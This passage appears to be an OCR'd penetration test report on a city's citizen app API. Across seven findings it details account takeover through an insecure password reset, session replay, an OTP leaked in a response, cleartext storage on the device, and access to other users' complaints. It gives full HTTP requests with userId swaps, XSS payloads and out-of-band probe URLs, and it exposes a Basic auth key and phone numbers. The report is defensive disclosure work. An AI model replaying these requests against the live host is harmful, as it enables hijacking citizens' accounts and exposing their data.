4. DETAILED FINDINGS

4.1. VULNERABILITIES FOUND

#01 Insecure Direct Object Reference - Account Takeover

CATEGORY - Authorization SEVERITY - Critical

CWE - 639 Authorization bypass through User-Controlled Key

ATTRIBUTING FACTOR - Design Error

AFFECTED ENDPOINT -

https://smartcityjhansi.com/api/jsonws/jhansi.citizens/register-user
https://smartcityjhansi.com/api/jsonws/jhansi.citizens/send-otp

DESCRIPTION - Insecure Direct Object Reference occurs when an application provides direct access based on user-supplied input. As a result of this vulnerability, the attackers can bypass authorization and access resources in the system directly.

Insecure Direct Object References allow attackers to bypass authorization and access resources directly by modifying the value of a parameter used to directly point to an object. Such resources can be database entries belonging to other users, files in the system, and more. This is caused by the fact that the application takes user supplied input and uses it to retrieve an object without performing sufficient authorization checks.

This application has a registration page where the user enters the valid details and a one-time password (OTP) for getting registered into the application. Also, it has an forgot password feature where the user can create new password by enter the valid details and an otp which will be shared to the given mobile number.

Here it is been observed that by entering an existing mobile number on the registration page, the application gives an error message in the response, which clearly reveals the corresponding victim's userId in it. The same userId can be used in the api request intended for changing the password for a user account, via the forgot password feature in case if the user forgets the password. Thus, any legit user account can undergo account takeover via any malicious user, since the “forget password” logic is not correctly designed as it doesn’t validate whether the user requesting for changing the password has the same userId as mentioned in the api. Simply by changing the userId parameter in the vulnerable API any user can reset the password of any other legit user's account according to his choice thus abusing the business of the application.

REQUEST - 1

```
POST /api/jsonws/jhansi.citizens/register-user HTTP/1.1
user-agent: Dart/2.18 (dart:io)
content-type: application/x-www-form-urlencoded; charset=utf-8
Accept-Encoding: gzip, deflate
Content-Length: 444
authorization: Basic
host: smartcityjhansi.com
Connection: close

firstName=%3Cscript%3Ealert%28xss-
wsa%29%3C%2Fscript%3E&lastName=%3Cscript%3Ealert%28xss-
test%29%3C%2Fscript%3E&birthDate=2023-05-
01&gender=1&aadhaarNumber=99998877665&panNumber=ffefkdkdkd&password=Test%401234&us
erType=1&fcmToken=ABC-123-
jscl&deviceType=Android&deviceModel=&mobileNumber=7995863481&emailAddress=test%40yopmai
l.com&wardId=3&mohallaId=67&address=%3Cimg+src%3Dhi33m3jl8hgf7oiz9zjy6sotzk5bt7hw.oastify
.com&notificationAllowed=false
```

RESPONSE - 1

```
HTTP/1.1 200
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1
Set-Cookie: JSESSIONID=AAD9EE15229480DC0C1FA55BF54F9326; Path=/; HttpOnly; Secure
Set-Cookie: GUEST_LANGUAGE_ID=en_US; Max-Age=31536000; Expires=Tue, 30-Apr-2024 14:45:00
GMT; Path=/; HttpOnly; Secure
Cache-Control: private, no-cache, no-store, must-revalidate
Content-Type: application/json;charset=UTF-8
Content-Length: 682
Date: Mon, 01 May 2023 14:44:59 GMT
Connection: close
Set-Cookie: mycookies=server1; path=/
Via: 1.1 ID-4251ab70c422321b uproxy-04

{"data":{"deviceType":"Android","lastName":"<script>alert(xss-test)<\/script>","address":"<img
src=hi33m3jl8hgf7oiz9zjy6sotzk5bt7hw.oastify.com","gender":1,"mobileNumber":"7995863481","notifi
cationAllowed":false,"panNumber":"ffefkdkdkd","wardId":"3","birthDate":"2023-05-
01","mohallaName":"SILVERTGANJ","firstName":"<script>alert(xss-
wsa)<\/script>","wardName":"HANSARI GIRD
SECOND","emailAddress":"test@yopmail.com","aadhaarNumber":"99998877665","accessKey":"Y2l0aX
plbl9hcGlfdXNlcjp1Q2ZOQFFkQDNn","mohallaId":"67","deviceModel":"","userType":1,"fcmToken":"ABC
-123-jscl"},"message":"Screen name 7995863481 must not be duplicate but is already used by user
534580","status":"Failed"}
```

REQUEST - 2

```
POST /api/jsonws/jhansi.citizens/update-password HTTP/1.1
user-agent: Dart/2.18 (dart:io)
content-type: application/x-www-form-urlencoded; charset=utf-8
Accept-Encoding: gzip, deflate
Content-Length: 33
authorization: Basic
host: smartcityjhansi.com
Connection: close

userId=534580&password=Test%40123
```

RESPONSE -2

```
HTTP/1.1 200
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1
Set-Cookie: JSESSIONID=6DF5B9CC8EB015CCAAF18954E1E1026C; Path=/; HttpOnly; Secure
Set-Cookie: GUEST_LANGUAGE_ID=en_US; Max-Age=31536000; Expires=Tue, 30-Apr-2024 14:57:34
GMT; Path=/; HttpOnly; Secure
Cache-Control: private, no-cache, no-store, must-revalidate
Content-Type: application/json;charset=UTF-8
Content-Length: 98
Date: Mon, 01 May 2023 14:57:35 GMT
Connection: close
Set-Cookie: mycookies=server1; path=/
Via: 1.1 ID-4251ab70c422321b uproxy-07

{"data":{"userId":"534580"},"message":"Citizen password updated successfully.","status":"success"}
```

PROOF OF CONCEPT -

Figure 1: Password Change - Request-1

Figure 2: Password Change for victim account - Request - 2

STEPS TO REPRODUCE -

1. Open the application and visit the registration page.
2. Enter an existing mobile number and proceed.
3. Capture the request using burp proxy.
4. It is observed that on entering an existing mobile number, the application clearly reveals the corresponding victim's userId in the response.
5. Now navigate to the forgot password page.
6. Enter a valid mobile and enter the otp received.
7. Give the new password and intercept the request using burp proxy.
8. Replace the userId value with victim userId value and forward the request.
9. It is observed that the victim account password has been updated successfully.

MITIGATION - To prevent account takeover through change of userId vulnerabilities, applications should follow these best practices:

- Verify the identity of the user: When a password reset or update request is made, the application should verify the identity of the user before allowing any changes to be made. This can be done by sending a verification code to the user's email or phone number, or by requiring the user to answer security questions.
- Use multi-factor authentication (MFA): MFA is an effective way to prevent account takeover attacks. By requiring a second factor, such as a one-time code sent to the user's phone, attackers are prevented from gaining access to the account even if they have the user's password and email or phone number.
- Monitor for suspicious activity: Applications should monitor for suspicious activity, such as multiple failed password reset or update attempts, and take action to prevent account takeover.
- Limit the ability to change userId s: Applications should limit the ability of users to change their userId's, especially during the password reset or update process. This can be done by requiring users to verify their identity before allowing any changes to be made.

ENVIRONMENT -

OPERATING SYSTEM - Android 11 & iOS 16

TOOL(S) USED - Burp Suite Professional, Memu Player

BROWSER - Google Chrome

#02 Improper Session Handling

CATEGORY - Session Management SEVERITY - High

CWE - 613 Insufficient Session Expiration

ATTRIBUTING FACTOR - Configuration Error

AFFECTED ENDPOINTS -

https://smartcityjhansi.com/api/*

DESCRIPTION - Improper session handling is a security vulnerability that occurs when an application fails to properly manage user sessions throughout the entire site, leaving them open to attacks. This can happen when an application uses session identifiers that are not unique, predictable, or easily guessable and not getting expired after user logout. If an attacker can obtain or guess a valid session identifier or use of old tokens, they can impersonate the legitimate user and perform unauthorized actions on the user's behalf, such as accessing sensitive data, changing settings, updating the user details, creating events without their consent or conducting fraudulent activities.

Here the application assigns an auth token after user performs the successful login. This token is intended to be validated at all the endpoints throughout the application, thus confirming the identity of the logged in user.

It is observed even after the user logs out, an adversary can replay any other old api request and misuse privileges of the corresponding user account.

REQUEST

```
GET /api/jsonws/jhansi.suggestions/get-suggestions-byuser-id/user-id/425095/start/0/end/3 HTTP/1.1
user-agent: Dart/2.18 (dart:io)
content-type: application/json
Accept-Encoding: gzip, deflate
authorization: Basic Y2l0aXplbl9hcGlfdXNlcjp1Q2ZOQFFkQDNn
host: smartcityjhansi.com
Connection: close
```

RESPONSE

```
HTTP/1.1 200
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1
Set-Cookie: JSESSIONID=D128F00060342170661465F93383F1CA; Path=/; HttpOnly; Secure
Set-Cookie: GUEST_LANGUAGE_ID=en_US; Max-Age=31536000; Expires=Tue, 30-Apr-2024 18:51:01
GMT; Path=/; HttpOnly; Secure
Cache-Control: private, no-cache, no-store, must-revalidate
Content-Type: application/json;charset=UTF-8
Content-Length: 494
Date: Mon, 01 May 2023 18:51:01 GMT
Connection: close
Set-Cookie: mycookies=server1; path=/
Via: 1.1 ID-4251ab70c422321b uproxy-04

[{"suggestionId":"7504","description":"<img src=x
onerror=alert(0)>","fileUrl":"/documents/36611/69547/1682941334191_-
_upload_00308169.jpg","otherTitle":"","title":"<img src=x onerror=alert(0)>"}
,{"suggestionId":"7505","description":"<h1>test-wsa<\/h1>","fileUrl":"","otherTitle":"","title":"html"},
{"suggestionId":"7507","description":"<img src=x
onerror=alert(0)>","fileUrl":"/documents/36611/69547/1682944242701_-
_upload_00308350.jpg","otherTitle":"","title":"<img src=x onerror=alert(0)>"}]
```

STEPS TO REPRODUCE -

1. Login to the application.
2. Visit any functionality and intercept the request using burp proxy.
3. Now logout from the application and replay any of the old request.

4. Hence it is observed that the user is getting successful response.

MITIGATION - To prevent vulnerabilities related to improper session handling due to an auth token, an application should consider the following best practices:

- Use secure token storage: Auth tokens should be stored securely, using encryption and other security measures to prevent unauthorized access or modification.
- Use token expiration: Auth tokens should have a set expiration time, even if the user does not log out. This will ensure that the token cannot be used indefinitely, even if it is not explicitly invalidated on the server side.
- Implement token revocation: Auth tokens should be revocable, allowing an application to invalidate a token before its expiration time, such as when a user logs out or when suspicious activity is detected.

ENVIRONMENT -

OPERATING SYSTEM - Android 11

TOOL(S) USED - Burp Suite Professional, Memu Player

BROWSER - Google Chrome

#03 OTP Disclosed in Response - Registration Page

CATEGORY - Authentication SEVERITY - Medium

CWE - 200 Exposure of Sensitive Information to an Unauthorized Actor

ATTRIBUTING FACTOR - Design Error

AFFECTED ENDPOINT -

https://smartcityjhansi.com/api/jsonws/jhansi.citizens/send-otp

DESCRIPTION - OTP verification during the registration process can be an effective way to enhance the security of user accounts and prevent fraudulent registration attempts. By requiring users to verify their email/mobile with an OTP, organizations can ensure that the person registering for an account is the legitimate owner of that email/mobile. This can help in preventing fraudulent registration attempts by bots or malicious actors who may use fake email addresses or phone numbers to create multiple accounts.

The application has a registration page where users need to enter their personal information and a One-Time Password (OTP) is generated to verify their identity. However, the OTP is disclosed in the response, which means an adversary user can intercept the traffic and obtain the OTP. By having the OTP, the malicious user can create an account on behalf of any other user's mobile number.

REQUEST

```
POST /api/jsonws/jhansi.citizens/send-otp HTTP/1.1
user-agent: Dart/2.18 (dart:io)
content-type: application/x-www-form-urlencoded; charset=utf-8
Accept-Encoding: gzip, deflate
Content-Length: 50
authorization: Basic
host: smartcityjhansi.com
Connection: close

mobileNumber=9618255353&requestType=1&sendSMS=true
```

RESPONSE

```
HTTP/1.1 200
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1
Set-Cookie: JSESSIONID=E686D6BC4A90BFFA42CD81746241846B; Path=/; HttpOnly; Secure
Set-Cookie: GUEST_LANGUAGE_ID=en_US; Max-Age=31536000; Expires=Tue, 30-Apr-2024 14:30:41
GMT; Path=/; HttpOnly; Secure
Cache-Control: private, no-cache, no-store, must-revalidate
Content-Type: application/json;charset=UTF-8
Content-Length: 123
Date: Mon, 01 May 2023 14:30:42 GMT
Connection: close
Set-Cookie: mycookies=server1; path=/
Via: 1.1 ID-4251ab70c422321b uproxy-07

{"data":{"sendSMS":true,"mobileNumber":"9618255353","OTP":3582},"message":"SMS Triggered
successfully.","status":"Success"}
```


PROOF OF CONCEPT -



Figure 3: OTP Leakage in Response

STEPS TO REPRODUCE -

1. Open the application and visit the registration page.
2. Enter the mobile number and click on proceed option.
3. And capture the request using burp proxy.
4. It is observed that the corresponding otp is getting revealed in the response.

MITIGATION -

To prevent OTP leakage vulnerabilities, applications should follow these best practices:

- Do not include the OTP value in the response body: The OTP value should not be included in the response body or any other unsecured location. Instead, it should be sent directly to the user's registered mobile number or email address.
- Use HTTPS for secure communication: Applications should use HTTPS to ensure that all communications are encrypted and secure. This will prevent attackers from intercepting the OTP value during transmission.
- Store OTP values securely: If OTP values need to be stored temporarily, they should be stored securely in a hashed or encrypted format. This will prevent attackers from obtaining the OTP value even if they gain access to the storage location.

ENVIRONMENT -

OPERATING SYSTEM - Android 11 & iOS 16

TOOL(S) USED - Burp Suite Professional, Memu Player

BROWSER - Google Chrome

#04 Insecure Data Storage - Shared Preference

CATEGORY - Client-Side Testing SEVERITY - Medium

CWE - 922 Insecure Storage of Sensitive Information

ATTRIBUTING FACTOR - Design Error

AFFECTED FILE -

/data/data/com.jscl.jhansiSmartCityProject/shared_prefs/FlutterSharedPreferences.xml

DESCRIPTION - Insecure data storage in shared preferences is a security issue in Android apps. Shared preferences are a way for apps to store key-value pairs in a persistent manner, which can be accessed across app sessions. However, if sensitive data is stored in shared preferences without proper encryption or protection, it can be easily accessed and manipulated by an attacker who gains access to the device.

Sensitive data such as user credentials, API keys, or any other confidential information should not be stored in shared preferences without proper encryption and protection. Instead, they should be stored in a more secure storage location such as the Android Keystore, which provides a secure storage space for cryptographic keys and other sensitive data.

Here it is observed that in shared preference, the FlutterSharedPreference.xml file consist of sensitive information, such as user details which includes username, password, Aadhaar number, email, mobile number, etc. without any proper encryption and protection in it.

VULNERABLE CODE

```
G011A:/data/data/com.jscl.jhansiSmartCityProject/shared_prefs # cat FlutterSharedPreferences.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="flutter.aadhaarNumber">3456745678</string>
    <string name="flutter.accessKey">Y2l0aXplbl9hcGlfdXNlcjp1Q2ZOQFFkQDNn</string>
    <boolean name="flutter.notificationAllowed" value="false" />
    <string name="flutter.mohallaId">2</string>
    <string name="flutter.locale">en_US</string>
    <long name="flutter.userType" value="0" />
    <string name="flutter.userId">534580</string>
    <boolean name="flutter.isUserRegistered" value="true" />
    <long name="flutter.gender" value="1" />
    <boolean name="flutter.isUserLoggedIn" value="true" />
    <string name="flutter.deviceType">Android</string>
    <string name="flutter.panNumber">egfjhdf567</string>
    <string name="flutter.mobileNumber">7995863481</string>
    <string name="flutter.deviceModel"></string>
```



```
    <string name="flutter.fcmToken">ABC-123-jscl</string>
    <string name="flutter.emailAddress">shivatestwsa@yopmail.com</string>
    <string name="flutter.firstName">test</string>
    <string name="flutter.address">testwas</string>
    <string name="flutter.birthDate">2023-04-03</string>
    <string name="flutter.password">Test@123</string>
    <string name="flutter.wardId">1</string>
    <string name="flutter.lastName">wsa</string>
</map>
```

STEPS TO REPRODUCE -

1. Connect to application through ADB shell.
2. Navigate to the affected file.
3. View the xml file through cat command.
4. Here it is observed that the sensitive information is stored in clear text.

MITIGATION -

- Use encryption: To protect sensitive data stored in shared preferences, use encryption techniques such as AES or RSA. You can use Android's encryption libraries or third-party libraries to implement encryption in your app.
- Use secure storage alternatives: Consider using secure storage alternatives such as the Android Keystore or the encrypted SQLite database to store sensitive data in your app.
- Use appropriate permission levels: To prevent unauthorized access to shared preferences, use appropriate permission levels in your app. Only grant access to shared preferences to trusted parties and enforce appropriate permission levels for accessing sensitive data. You can also use Android's permission system to restrict access to shared preferences to specific apps or users.

ENVIRONMENT -

OPERATING SYSTEM	Android 11 & iOS 16
TOOL(S) USED	- Burp Suite Professional, Memu Player
BROWSER	- Google Chrome

#05 Insecure Direct Object Reference - View Suggestions

CATEGORY - Authorization SEVERITY - Medium

CWE - 639 Authorization Bypass Through User-Controlled Key

ATTRIBUTING FACTOR - Design Error

AFFECTED ENDPOINT -

```
https://smartcityjhansi.com/api/jsonws/jhansi.suggestions/get-suggestions-byuser-id/user-id/547741/start/0/end/3
https://smartcityjhansi.com/api/jsonws/jhansi.suggestions/suggestions-count-byuser-id
```

DESCRIPTION - Insecure Direct Object Reference occurs when an application provides direct access based on user-supplied input. As a result of this vulnerability, the attackers can bypass authorization and access resources in the system directly.

Insecure Direct Object References allow attackers to bypass authorization and access resources directly by modifying the value of a parameter used to directly point to an object. Such resources can be database entries belonging to other users, files in the system, and more. This is caused by the fact that the application takes user supplied input and uses it to retrieve an object without performing sufficient authorization checks.

The application has a functionality “My Suggestions”, where a user creates suggestion which includes the suggestion details such as (description, title, images).

Here it is observed that in this application by tampering userId parameter with that of victim userId. Leading to which an adversary user can view the count of suggestions and suggestion details made on the victim account.

REQUEST - 1

```
GET /api/jsonws/jhansi.complaints/count-byuser-id/user-id/425095 HTTP/1.1
user-agent: Dart/2.18 (dart:io)
content-type: application/json
Accept-Encoding: gzip, deflate
authorization: Basic Y2l0aXplbl9hcGlfdXNlcjp1Q2ZOQFFkQDNn
host: smartcityjhansi.com
Connection: close
```

RESPONSE - 1

```
HTTP/1.1 200
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1
Set-Cookie: JSESSIONID=4BCA0B1444D2028D30BF74355FD7776D; Path=/; HttpOnly; Secure
Set-Cookie: GUEST_LANGUAGE_ID=en_US; Max-Age=31536000; Expires=Tue, 30-Apr-2024 20:49:27 GMT; Path=/; HttpOnly; Secure
Cache-Control: private, no-cache, no-store, must-revalidate
Content-Type: application/json;charset=UTF-8
Content-Length: 1
Date: Mon, 01 May 2023 20:49:27 GMT
```

```
Connection: close
Set-Cookie: mycookies=server1; path=/
Via: 1.1 ID-4251ab70c422321b uproxy-07

1
```

REQUEST -2

```
GET /api/jsonws/jhansi.suggestions/get-suggestions-byuser-id/user-id/425095/start/0/end/3 HTTP/1.1
user-agent: Dart/2.18 (dart:io)
content-type: application/json
Accept-Encoding: gzip, deflate
authorization: Basic Y2l0aXplbl9hcGlfdXNlcjp1Q2ZOQFFkQDNn
host: smartcityjhansi.com
Connection: close
```

RESPONSE -2

```
HTTP/1.1 200
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1
Set-Cookie: JSESSIONID=D128F00060342170661465F93383F1CA; Path=/; HttpOnly; Secure
Set-Cookie: GUEST_LANGUAGE_ID=en_US; Max-Age=31536000; Expires=Tue, 30-Apr-2024 18:51:01
GMT; Path=/; HttpOnly; Secure
Cache-Control: private, no-cache, no-store, must-revalidate
Content-Type: application/json;charset=UTF-8
Content-Length: 494
Date: Mon, 01 May 2023 18:51:01 GMT
Connection: close
Set-Cookie: mycookies=server1; path=/
Via: 1.1 ID-4251ab70c422321b uproxy-04

[{"suggestionId":"7504","description":"<img src=x
onerror=alert(0)>","fileUrl":"/documents/36611/69547/1682941334191_-
_upload_00308169.jpg","otherTitle":"","title":"<img src=x onerror=alert(0)>"}
,{"suggestionId":"7505","description":"<h1>test-wsa<\/h1>","fileUrl":"","otherTitle":"","title":"html"},
{"suggestionId":"7507","description":"<img src=x
onerror=alert(0)>","fileUrl":"/documents/36611/69547/1682944242701_-
_upload_00308350.jpg","otherTitle":"","title":"<img src=x onerror=alert(0)>"}]
```

STEPS TO REPRODUCE -

1. Login to the application and visit “My Suggestion”.
2. Click on any existing suggestion and intercept the request using burp proxy.
3. Replace the userId value with the victim userId and forward the request.

4. Here it is observed that the user was able to retrieve the list of suggestions corresponding to the victim's userId in the response.

MITIGATION - The following best practices can help prevent this vulnerability:

- Implement Access Controls: Implement access controls in your application to ensure that only authorized users have access to sensitive data, such as customer IDs. For example, you can use role-based access controls or attribute-based access controls to restrict access to sensitive data based on user roles or attributes.
- Validate User Input: Validate user input to ensure that the user is authorized to access the requested resource. For example, you can verify that the user has permission to access the requested customer ID before allowing access to the resource.
- Map IUserID to session identifier: When a user logs in to the application, create a unique session identifier that is associated with the user's account, and map session identifier to the UserId parameter so that it cannot be easily manipulated.

ENVIRONMENT -

OPERATING SYSTEM - Android 11 & iOS 16

TOOL(S) USED - Burp Suite Professional, Memu Player

BROWSER - Google Chrome

#06 Insecure Direct Object Reference - View Complaints

CATEGORY - Authorization SEVERITY - Medium

CWE - 639 Authorization Bypass Through User-Controlled Key

ATTRIBUTING FACTOR - Design Error

AFFECTED ENDPOINT -

https://smartcityjhansi.com/api/jsonws/jhansi.complaints/get-complaints/organization-id/0/complaint-type-id/0/ward-id/0/mohalla-id/0/user-id/425095/status-id/0/from-date/0/to-date/0/title/null/mobile-number/null/complaint-number/null/start/0/end/1
https://smartcityjhansi.com/api/jsonws/jhansi.complaints/count-byuser-id/user-id/425095

DESCRIPTION - Insecure Direct Object Reference occurs when an application provides direct access based on user-supplied input. As a result of this vulnerability, the attackers can bypass authorization and access resources in the system directly.

Insecure Direct Object References allow attackers to bypass authorization and access resources directly by modifying the value of a parameter used to directly point to an object. Such resources can be database entries belonging to other users, files in the system, and more. This is caused by

the fact that the application takes user supplied input and uses it to retrieve an object without performing sufficient authorization checks.

The application has a functionality as "Grievance Redressal", where a user creates complaints which includes the details complaint details such as (description, title, images).

Here it is observed that in this application by tampering the userId parameter with that of victim userId. Leading to which an adversary user can view the count of complaints and complaint details made on the victim account.

REQUEST - 1

```
GET /api/jsonws/jhansi.complaints/count-byuser-id/user-id/425095 HTTP/1.1
user-agent: Dart/2.18 (dart:io)
content-type: application/json
Accept-Encoding: gzip, deflate
authorization: Basic Y2l0aXplbl9hcGlfdXNlcjp1Q2ZOQFFkQDNn
host: smartcityjhansi.com
Connection: close
```

RESPONSE - 1

```
HTTP/1.1 200
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1
Set-Cookie: JSESSIONID=24136D101F6732205BADF01B0F6D4995; Path=/; HttpOnly; Secure
Set-Cookie: GUEST_LANGUAGE_ID=en_US; Max-Age=31536000; Expires=Tue, 30-Apr-2024 20:46:29
GMT; Path=/; HttpOnly; Secure
Cache-Control: private, no-cache, no-store, must-revalidate
Content-Type: application/json;charset=UTF-8
Content-Length: 1
Date: Mon, 01 May 2023 20:46:29 GMT
Connection: close
Set-Cookie: mycookies=server1; path=/
Via: 1.1 ID-4251ab70c422321b uproxy-06

9
```

REQUEST - 2

```
GET /api/jsonws/jhansi.complaints/get-complaints/organization-id/0/complaint-type-id/0/ward-
id/0/mohalla-id/0/user-id/425095/status-id/0/from-date/0/to-date/0/title/null/mobile-
number/null/complaint-number/null/start/0/end/1 HTTP/1.1
user-agent: Dart/2.18 (dart:io)
content-type: application/json
```



```
Accept-Encoding: gzip, deflate
authorization: Basic Y2l0aXplbl9hcGlfdXNlcjp1Q2ZOQFFkQDNn
host: smartcityjhansi.com
Connection: close
```

RESPONSE - 2

```
HTTP/1.1 200
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1
Set-Cookie: JSESSIONID=4830207336280BD755D7BAE14DFA5C15; Path=/; HttpOnly; Secure
Set-Cookie: GUEST_LANGUAGE_ID=en_US; Max-Age=31536000; Expires=Tue, 30-Apr-2024 19:17:22
GMT; Path=/; HttpOnly; Secure
Cache-Control: private, no-cache, no-store, must-revalidate
Content-Type: application/json;charset=UTF-8
Content-Length: 758
Date: Mon, 01 May 2023 19:17:22 GMT
Connection: close
Set-Cookie: mycookies=server1; path=/
Via: 1.1 ID-4251ab70c422321b uproxy-02

[{"departmentFileEntryId":"0","mobileNumber":"9099105327","latitude":"","description":"asdf","title":"a
sdf","organizationId":"61843","complaintTypeName":"Noc Related
Complaints","otherComplaintType":"","newWardNo":"56","statusName":"Completed","mohallaId":"931",
"fileUrl":"","fileEntryId":"0","longitude":"","deviceType":"Web","address":"asdf","organizationName":"Lan
d Department","wardId":"111","otherTitle":"","userName":"asdf
asdf","departmentMultipleFiles":[],"userId":"425095","complaintNumber":"51360678","mohallaName":
"ANDAR DATIYA GATE","complaintTypeId":"33","wardName":"TORIYA NARSINGH
RAO","departmentFileUrl":"","createdDate":"2023-01-27
20:14:35.225","complaintId":"51360","remarks":"<script>alert(\"XSS-View
Complaint\")<\/script>","status":3}]
```

STEPS TO REPRODUCE -

1. Login to the application and visit “Grievance Redressal”.
2. Click on any exciting complaint and intercept the request using burp proxy.
3. Replace the userId with the victim userId and forward the request.
4. Here it is observed that the user was able to see the complaints details of the victim in the response.

MITIGATION - The following best practices can help prevent this vulnerability:

- Implement Access Controls: Implement access controls in your application to ensure that only authorized users have access to sensitive data, such as customer IDs. For example, you can use role-based access controls or attribute-based access controls to restrict access to sensitive data based on user roles or attributes.

- Validate User Input: Validate user input to ensure that the user is authorized to access the requested resource. For example, you can verify that the user has permission to access the requested customer ID before allowing access to the resource.
- Map IUserID to session identifier: When a user logs in to the application, create a unique session identifier that is associated with the user's account, and map session identifier to the IUserID parameter so that it cannot be easily manipulated.

ENVIRONMENT -

OPERATING SYSTEM - Android 11 & iOS 16

TOOL(S) USED - Burp Suite Professional, Memu Player

BROWSER - Google Chrome

#07 Insecure Direct Object Reference - Multiple Instance

CATEGORY - Authorization SEVERITY - Medium

CWE - 639 Authorization Bypass Through User-Controlled Key

ATTRIBUTING FACTOR - Design Error

AFFECTED ENDPOINT -

https://smartcityjhansi.com/api/jsonws/jhansi.suggestions/add-suggestion
https://smartcityjhansi.com/api/jsonws/jhansi.complaints/add-complaint

DESCRIPTION - Insecure Direct Object Reference occurs when an application provides direct access based on user-supplied input. As a result of this vulnerability, the attackers can bypass authorization and access resources in the system directly.

Insecure Direct Object References allow attackers to bypass authorization and access resources directly by modifying the value of a parameter used to directly point to an object. Such resources can be database entries belonging to other users, files in the system, and more. This is caused by the fact that the application takes user supplied input and uses it to retrieve an object without performing sufficient authorization checks.

The application has a functionality as "My Suggestions" and “Grievance Redressal” where the user can create suggestions and complaints through it on the user account.

Here it is observed, due to lack of input validation, an advisory user can replace the userId with the victim userId and create suggestions and complaints on the victim account without his consent.

REQUEST - 1

```
POST /api/jsonws/jhansi.suggestions/add-suggestion HTTP/1.1
user-agent: Dart/2.18 (dart:io)
content-type: multipart/form-data; boundary=dart-http-boundary-oF9I6wbM-
.McHEtVJgQlO2o1rBGdErzjBPoclka3n01U9W2bEp+
Accept-Encoding: gzip, deflate
Content-Length: 8802
authorization: Basic Y2l0aXplbl9hcGlfdXNlcjp1Q2ZOQFFkQDNn
host: smartcityjhansi.com
Connection: close

--dart-http-boundary-oF9I6wbM-.McHEtVJgQlO2o1rBGdErzjBPoclka3n01U9W2bEp+
content-disposition: form-data; name="userId"

425095
--dart-http-boundary-oF9I6wbM-.McHEtVJgQlO2o1rBGdErzjBPoclka3n01U9W2bEp+
content-disposition: form-data; name="title"

https://727t6t3bs705re2ptp3oqi8jjap1ds1h.oastify.com
--dart-http-boundary-oF9I6wbM-.McHEtVJgQlO2o1rBGdErzjBPoclka3n01U9W2bEp+
content-disposition: form-data; name="description"

<img src=x onerror=alert(0)>
--dart-http-boundary-oF9I6wbM-.McHEtVJgQlO2o1rBGdErzjBPoclka3n01U9W2bEp+
content-type: application/octet-stream
content-disposition: form-data; name="file"; filename="file.jpg"

‰PNG
<REDACTED>
--dart-http-boundary-oF9I6wbM-.McHEtVJgQlO2o1rBGdErzjBPoclka3n01U9W2bEp+--
```

RESPONSE - 1

```
HTTP/1.1 200
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1
Set-Cookie: JSESSIONID=6E38768E4C725CE05A8C66F5D52FF83B; Path=/; HttpOnly; Secure
Set-Cookie: GUEST_LANGUAGE_ID=en_US; Max-Age=31536000; Expires=Tue, 30-Apr-2024 13:00:21
GMT; Path=/; HttpOnly; Secure
Cache-Control: private, no-cache, no-store, must-revalidate
Content-Type: application/json;charset=UTF-8
Content-Length: 297
Date: Mon, 01 May 2023 13:00:22 GMT
Connection: close
Set-Cookie: mycookies=server1; path=/
Via: 1.1 ID-4251ab70c422321b uproxy-02
```

{"data":{"suggestionId":"7512","description":"<img src=x
onerror=alert(0)>","fileUrl":"/documents/36611/69547/1682946021902_-
_upload_00308539.jpg","title":"https://727t6t3bs705re2ptp3oqi8jjap1ds1h.oastify.com","fileEntryId":"
547485"},"message":"Suggestions added successfully.","status":"success"}

REQUEST - 2

```
POST /api/jsonws/jhansi.suggestions/add-suggestion HTTP/1.1
user-agent: Dart/2.18 (dart:io)
content-type: multipart/form-data; boundary=dart-http-boundary-oF9I6wbM-
.McHEtVJgQlO2o1rBGdErzjBPoclka3n01U9W2bEp+
Accept-Encoding: gzip, deflate
Content-Length: 8826
authorization: Basic Y2l0aXplbl9hcGlfdXNlcjp1Q2ZOQFFkQDNn
host: smartcityjhansi.com
Connection: close

